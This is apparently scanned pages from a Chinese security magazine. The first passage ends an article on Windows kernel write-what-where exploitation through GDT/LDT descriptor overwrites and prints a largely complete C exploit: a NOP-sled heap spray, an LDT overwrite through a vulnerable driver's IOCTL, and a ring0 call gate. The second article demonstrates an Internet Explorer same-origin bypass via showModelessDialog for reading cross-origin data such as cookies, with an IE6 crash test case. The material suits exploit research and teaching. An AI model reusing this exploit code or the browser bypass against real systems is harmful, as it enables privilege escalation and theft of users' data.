基于以下事实：在不修改描述符类型字段情况下，不可能传输一个段描述符到一个调用门中，所以我们现在别无选择，只有使用额外的 8 字节即控制位以改变第 6 个结构体类型。剩下的未加控制的 4 位属于段址偏移 16～31H 字段，这些位分别为函数地址的第 21、22、23 和 24 位。即或多或少，代码的执行会扩展到横跨 15MB 的内存区域，我们并不知道其确切地址，但任何一个对堆喷射（Heap Spraying）有所了解的人可能知道此问题的解决方案。

通过调用标准的 API 函数或者未公开的函数（如 VirtualAlloc 或 NtAllocateVirtualMemory 函数）可很方便地分配一个连续的 15MB 内存区域。当我们设定了此内存后，可采用一个众所周知的 NOP slide 空操作，以获取程序执行流，并定位此路径到最后的有效载荷代码上（定位在 16MB 字节的起始位置）。在特殊情况下，我们只能使用 jmp 蹦床技术，借助 16 字节的 jmp 指令直接跳转到有效载荷处——每次都定位到 1MB 内存区域的起始位置，图 3 可帮助我们更好理解内存布局结构中的“JMP 表”（译注：JMP trampoline 实际上就是使用 jmp 指令来替换目标函数的几个字节指令，将控制流转移到一个用户提供的 Hook 函数处，这些指令包括目标函数中被替换的代码以及一个重新跳转到目标函数的无条件分支，其实就是 Detours 补丁技术）。

定制 LDT 进入用户模式

至此，为了提升执行权限，我们已经看到了操纵 LDT 表内容的一些可行方法。不过，前面解析过，LDT

本身也是 GDT 的一部分，拥有自己的选择子（存储在 LDTR 寄存器中）、描述符表及其他设置。我们可以简单地尝试重定向 LDT 地址，而不需修改 LDT 的内部实现。这样，可使 LDT 描述符表指向用户模式下的内存。因为这是每个进程下的结构，也就不存在在同一时间出现意想不到的 BSOD；由攻击者定义的地址将只在其应用程序开始定向 LDT 时才会有效。实际上，我们已经成功将 LDT 转移到一个可控制的内存区域。因此，使用我们的代码（如 Call far 指令）可以创建任意的调用门或者其他描述符表。此处存在的唯一问题是，仅仅修改 8 字节的 LDT 索引项中的 4 字节内容是否能够有效执行重定向？答案是肯定的，为了更加清晰地理解当前的目标，读者可以参考图 1，系统描述符表结构。




图 3　Jump traps 递减展开未知地址位

一般而言，最好尽可能修改少量的字节。此处需要修改的唯一一个字段是描述符表基址。但是，由于我们建议使用 4 字节或者更多字节覆写内存，故只能改变整个描述符表字段的高字位（包括基址 Base 的 24～31H、Limit 的 16～19 及其基址 Base 的 16～23H 等）。另一方面，我们能够很方便地获取原始 LDT 表，并操作感兴趣的字段。然而，在上下文切换时，我们必须考虑 Windows 是如何处理 GDT 表的。由于每个进程中都包含一个 LDT 表，故每个线程都可获得其对应进程拥有的表内容；另一面，在系统中存在多个 GDT 表（每个处理器对应一个 GDT 表）。因此，在每个单一线程切换时，一些不稳定的描述符表（如 FS：数据段或 LDT）将会被当前执行线程定义的描述符表替代。可以看出，一些 GDT 表并不是永久存在的，它们可以存储在内存的某处（如内部线程/进程结构体中），有必要的时候才放入全局表中。

例如，若我们决定覆盖一个不稳定的 GDT 表索引，则它会一直持续到上下文发生切换后才会被修改（切换时常发生）。为了永久地改变此描述符表，首先需要准确定位其原始值的存放位置。以 LDT 表为例，我们可以在未公开的 KPROCESS 结构中找到下面这些字段：

```
nt! KPROCESS
+0x000 Header : DISPATCHER HEADER
+0x010 ProfileListHead : LIST ENTRY
+0x018 DirectoryTableBase : Uint4B
+0x01c LdtDescriptor : KGDTENTRY
+0x024 Int21Descriptor : KIDTENTRY
+0x02c ThreadListHead : LIST ENTRY
```

因此，我们需要找到当前进程的 KPROCESS 结构体并重新覆盖 LDT 描述符表的部分内容。这样做了后，单一的上下文切换将会负责完成剩余工作。当我们的线程重新获得执行时，修改后的 LDT 描述符表将会被加载。然而，问题是如何找到描述当前进程的内部结构，该方案很简单：NtQuerySystemInformation（SystemHandleInformation）。Windows 内核可让每一个应用程序检索到系统中所有对象句柄的完整列表（从系统中所有进程中搜集），即通过未公开函数 NtQuerySystemInformation 并附带请求参数 SystemHandleInformation 实现。描述单一句柄值的结构体包含创建进程 ID、句柄值、内核对象地址等更多重要字段。进程对象本身也与 KPROCESS 结构体相关联，下面的步骤使我们能够准确计算出当前进程的内核模式结构下的 LDT 描述符表字段地址值：

1）通过重复复制 GetCurrentProcess()函数的伪句柄打开自身进程对应的真实句柄值。

2）调用 NtQuerySystemInformation()函数。

3）遍历已返回的列表搜索需要的创建进程 ID CreatorProcessId 和句柄值。

4）返回对象字段加 LdtDescriptor 偏移（Windows XP/vista 对应偏移 0x20，Win7 中为 0x1C）。

执行完覆盖后，应用程序完全控制了 LDT 表内容；此时可不受限制的创建任何数据段、代码段、调用门及其他类型的描述符表。权限的提升应如何以一种特定的方式完成则是黑客们最胜任的事情了。一种可行的办法即按照前面讨论的利用步骤，在用户模式下的内存段创建一个有效的调用门应该不再是问题。

函数解析

```
static VOID PayloadProc(){
KeBugCheck(0x31337);
//使 debugger 停止调试或中断进程
asm("int3");for(;;);
}
// 进入内核模式
static VOID GoKernel(){
// Enter through the gate to ring0
Sleep(0);
asm("call 4:0x13371337");
}
int main(){
HANDLE hDevice;
DWORD BytesReturned;
LDT_ENTRY ldt;
// 获取 KeBugCheck 函数地址
KeBugCheck = (typeof(KeBugCheck))
GetKernelProcAddress(
```


```
(PCHAR)"ntoskrnl.exe",(PCHAR)"KeBugCheck");
printf("[+] KeBugCheck: 0x%.8x\n", (UINT)KeBugCheck);
//将当前线程绑定到一个 CPU 处理器上
printf("[+] SetAffinityThread: 0x%.8x\n",(UINT)
SetThreadAffinityMask(GetCurrentThread(), 1));
// 获取 FS 选择子的入口
printf("[+] GetSelectorEntry: 0x%.8x\n",
GetThreadSelectorEntry(GetCurrentThread(),
GetFS(), &ldt));
//分配内存
BYTE* Pointer = NULL;
for(UINT i = 0x03000000; i < 0x7f000000; i +=
0x01000000){
Pointer = (BYTE*)VirtualAlloc( (LPVOID)i, 0x01000000,
MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
if(Pointer) break;
}
printf("[+] VirtualAlloc:     0x%.8x\n",(UINT) Pointer);
memset(Pointer,0x90,0x01000000);
//在每 MB 字节的开始处实现跳转
for(i = 0; i < 0x01000000; i += 0x100000) {
Pointer[i] = 0x68;
*(DWORD*)&Pointer[i+1] = (DWORD) &PayloadProc;
Pointer[i+5] = 0xC3;
}
//创建一个 LDT 表项，考虑调用门和数据段结构的不同
//特点及其相似点
ldt.LimitLow =     (WORD)((UINT)Pointer & 0xFFFF); //
Offset Low
ldt.BaseLow    =     0x0008; // Segment Selector
ldt.HighWord.Bits.BaseHi    = ((DWORD)Pointer) >> 24; //
Offset High
ldt.HighWord.Bits.BaseMid = 0x00; // Param count
//获取内核空间下 LDT 地址
GetThreadSelectorEntry(GetCurrentThread(), GetLDT(),
&ldt);
DWORD LdtBaseAddress = ldt.BaseLow |
(ldt.HighWord.Bytes.BaseMid << 16) |
(ldt.HighWord.Bytes.BaseHi << 24);
// 我们需要覆盖的字节，0xEC 即为调用门类型，且特权
//级为 0
BYTE LDT = 0xEC;
//连接存在漏洞的驱动
hDevice = CreateFileA(DeviceName, GENERIC_READ |
GENERIC_WRITE,0,NULL, OPEN_EXISTING, 0, NULL);
if(!GetDriverVersion(hDevice)) return 1;
// 向指定的驱动发送一个包实现 write-what-where 利用
DeviceIoControl(hDevice,
IOCTL_BUGGY_COPY_DATA,&LDT,sizeof(LDT),
(LPVOID)(LdtBaseAddress+5),sizeof(LDT),&BytesReturne
d,NULL);
//此刻，利用已经完成，可等待用户按下 Enter 触发内核
//模式代码执行 BSOD
puts("[+] The CopyData() IOCTL signal sent.\n"
" Press ENTER to trigger a kernel-mode code execution (aka
BSoD)...");
getchar();    GoKernel();
SendFinishSignal(hDevice);
CloseHandle(hDevice);
return 0;
}
static LPVOID GetDriverImageBase(PCHAR BaseName)
{
LPVOID* BaseAddresses;
LPVOID   lpDriverAddr = NULL;
DWORD      cbNeeded;
ULONG       i;
EnumDeviceDrivers(NULL, 0, &cbNeeded);
//分配内存空间
BaseAddresses = (LPVOID*)malloc(sizeof (LPVOID)*
cbNeeded / sizeof(LPVOID));
// 获取驱动的基址地址，通过驱动基址地址，遍历查找
// 对应文件名的驱动基址
for(i = 0; i < cbNeeded / sizeof(LPVOID); i++){
CHAR FileName[MAX_PATH];
GetDeviceDriverBaseNameA(BaseAddresses[i], FileName,
sizeof(FileName));
if(!_stricmp(FileName, BaseName)){
lpDriverAddr = BaseAddresses[i];
break;
}
}
free(BaseAddresses);
return lpDriverAddr;
}
static LPVOID GetKernelProcAddress(PCHAR
KernelModule, PCHAR FunctionName){
/*通常情况下，当 DLL 被映射到进程的地址空间时，系统
要调用 DLL 中的一个特殊函数，即 DllMain。该函数用于对
DLL 进行初始化。DONT_RESOLVE_DLL_REFERENCES
标志使系统不必调用 DllMain 函数就能映射文件映像。DLL
能够输入另一个 DLL 中包含的函数。当系统将一个 DLL 映射
到进程的地址空间中时，它也要查看该 DLL 是否需要其他的
DLL，并且自动加载这些 DLL。当 DONT_RESOLVE_DLL_
REFERENCES 标志被设定时，系统并不自动将其他的 DLL
加载到进程的地址空间中。*/
HMODULE hModule = LoadLibraryEx (KernelModule,
NULL, DONT_RESOLVE_DLL_ REFERENCES);
LPVOID pFunction = (LPVOID)GetProcAddress (hModule,
FunctionName);
MODULEINFO ModuleInfo;
if(!GetModuleInformation(GetCurrentProcess(), hModule,
&ModuleInfo, sizeof(ModuleInfo))) return NULL;
return (LPVOID)((DWORD)pFunction -
(DWORD)hModule +
(UINT)GetDriverImageBase(KernelModule));
}
static BOOL GetDriverVersion(HANDLE hDevice){
static char VersionBuffer[4096];
DWORD BytesReturned;
//获取驱动版本
if(!DeviceIoControl(hDevice, IOCTL_BUGGY_ QUERY_
VERSION,NULL,0,VersionBuffer,sizeof(VersionBuffer),&Bytes
Returned,NULL)){
printf("[-] DeviceIoControl() failed");
return FALSE;
}
printf("[+] Driver Version: %s\n",VersionBuffer);
return TRUE;
}
static bool SendFinishSignal(HANDLE hDevice){
DWORD BytesReturned;
//此时我们并不关心 IOCTL 是否返回 STATUS_
//SUCCESS，当前只需要告诉驱动我们的程序完成此任务
DeviceIoControl(hDevice, IOCTL_BUGGY_FINISH,
NULL,0,NULL,0,&BytesReturned, NULL);
```

```
    return TRUE;
    }
    static int MySetLDTSelectorEntry(HANDLE hProcess,
DWORD dwSelector,LPLDT_ENTRY lpSelectorEntry){
    DWORD buf[4];
    buf[0] = dwSelector & 0xFFFFFFF8;   buf[1] = 8;
    memcpy(&buf[2], lpSelectorEntry, 8);
    return NtSetInformationProcess(hProcess,10,buf,16);
    }
```

小 结

内核模式下的漏洞很早就已经出现，然而在最近几年才开始越来越受安全界的关注。由于在设备驱动和标准系统模块中发现的漏洞数量不断增加，故漏洞利用技术也就不断出现。由于 Windows 用户使用的 Windows 平台有多种，如 Windows XP/Vista 以及 Windows 7，导致漏洞利用的兼容性并不是很好，这对于漏洞利用开发者而言是一个很大的挑战。为了减少版本依赖性机制，推荐尽可能利用硬件特性实施漏洞利用，而不依赖未公开的系统行为且这些行为未来又极可能发生，导致在特定的环境下不能使用。通过使用 GDT/LDT 实施 write-what-where 漏洞利用，可以肯定的是无论攻击的平台有何差异，漏洞利用仍可稳定工作，而且可兼容未来任一 x86 的 Windows 平台。

前置知识：无
关键词：漏洞、IE、同源策略



IE 下绕过同源策略限制的方法

文/图 爱无言

浏览器软件作为我们日常生活、工作、学习中最为常用的应用程序，其安全性一直倍受人们关注。严重的安全漏洞往往造成用户系统被恶意攻击者所控制，例如浏览器存在的溢出漏洞，可以被攻击者的网页木马程序所利用，从而通过浏览器软件将病毒程序植入到用户系统中。也许正是因为这样，我们的目光常常被浏览器的一些应用程序常见漏洞所吸引，但对于浏览器来说，它具有很多独特的安全漏洞，其危害性同样不容轻视。例如 80sec 组织发现的 IE 浏览器跨域访问漏洞，造成的危害就是将不同域下的用户 Cookie 信息发送给攻击者所在的服务器。这个漏洞与 XSS 结合，甚至可以造成大量用户的个人信息泄露。

跨域问题一直是浏览器软件安全问题中的重中之重，因为浏览器一旦发生跨域漏洞，就意味着用户信息可以在任意网站甚至是本地之间交互，造成用户信息泄露。攻击者往往利用跨域来试图入侵存在于不同域之间的用户系统，这一切看似没有什么，但当你真正面对一个存在域限制而无法进行攻击的时刻，就知道跨域漏洞有多么危险了。最常见的问题就是跨域远程执行本地权限的代码，黑客可以利用浏览器的跨域漏洞来对用户系统执行添加用户或者格式化硬盘等恶意攻击，这是远程攻击所期待的。国内某浏览器就曾经出现了这样的问题。

正因为如此，浏览器的开发者必须阻止这样的事情发生，既然是防范跨域问题，那么最好的方法就是同源策略了。同源策略基本上是一种最大程度阻止跨域问题的方法，它只允许同端口、同域名之间的网站信息相互传递。而诸如 new.bbs.com 的信息就不能传递给 www.bbs.com，同样的道理，www.bbs.com:8080 的信息也不能传递给 www.bbs.com。

同源策略虽然初衷是好的，但在具体落实上还是出现了很多问题。本文给大家介绍的就是一个绕过同源策略来进行信息交互的安全隐患。

这一次的主角是我们所熟知的 IE，无论哪一个版本的 IE 都存在着这个安全隐患。我们前面说到，不同端口的信息是不允许交互的，可是在一个简单的 HTML 函数下，这个问题被突破了。

```
    <html>
    <p>
    <script>
    window.showModelessDialog("http://www.root.com:8181/",
window);
    </script>
```

```
</p>
</html>
```

请大家注意，我们上面这段代码的核心是showModelessDialog函数，一个非模式对话框函数，它将当前网页句柄作为参数传递给一个新的网页对象。我们将上面的代码保存在http://www.root.com这个域名下，文件名为index.htm。同时，我们在http://www.root.com:8181这个端口下建立另外一个index.htm文件，其代码如下：

```
<html>
<script>
alert(window.dialogArguments.document.location);
</script>
</html>
```

利用IE访问http://www.root.com，如图1所示，浏览器弹出了一个对话框，提示当前网页所在地址为http://www.root.com，但我们对比前面的代码发现，唯一能够弹出对话框的代码是在http://www.root.com:8181这个端口下的“alert(window.dialogArguments.document.location);”这句代码！




图 1

不需要我多说什么，大家都能够知道此刻IE浏览器的同源策略被我们轻而易举地绕过了。你一定会问这能够干什么呢？你会发现你可以利用这个机制去获取另外一个站点上的信息，包括Cookie信息，还可以获得用户提交给另外一个站点的数据信息，这就非常类似于DNS Rebinding了。

在测试这个安全隐患的时候，我还发现IE 6浏览器在被我调整的代码下会发生崩溃，如图2所示。从图中的信息来看，这是一个空指针问题，IE 6在这种机制下无法进行正常初始化，从而访问了一个空对象，这也算是IE6的一个Nday吧，如图3所示。

这个Nday的测试方法这里也给大家分享一下。首先，我们需要建立两个Web环境，假设这里一个Web环境的IP地址为192.168.1.1，在这个服务器上我们建立index.htm文件，其代码为：

```
<html>
<p>
<script>
history.back(-1);//关键的代码，它造成了IE 6的崩溃
</script>
</p>
</html>
```




图 2




图 3

接着，在另外一个Web服务器环境中，假设IP地址为192.168.1.2，在这个服务器上建立两个文件，第一个是index.htm，其代码为：

```
<html>
<p>
<script>
location.href="http://192.168.1.1/";//根据showModelessDialog函数的原理，其操作的内容存储在IE的一次访问进程中，也就是临时的，要想重新访问新的内容，必须新建窗口，但此时由于192.168.1.1服务器上的“history.back(-1)”；令此次访问本已经被注销的内存变量，从而造成浏览器崩溃
this.showModelessDialog("cl.html",window);
</script>
</p>
</html>
```

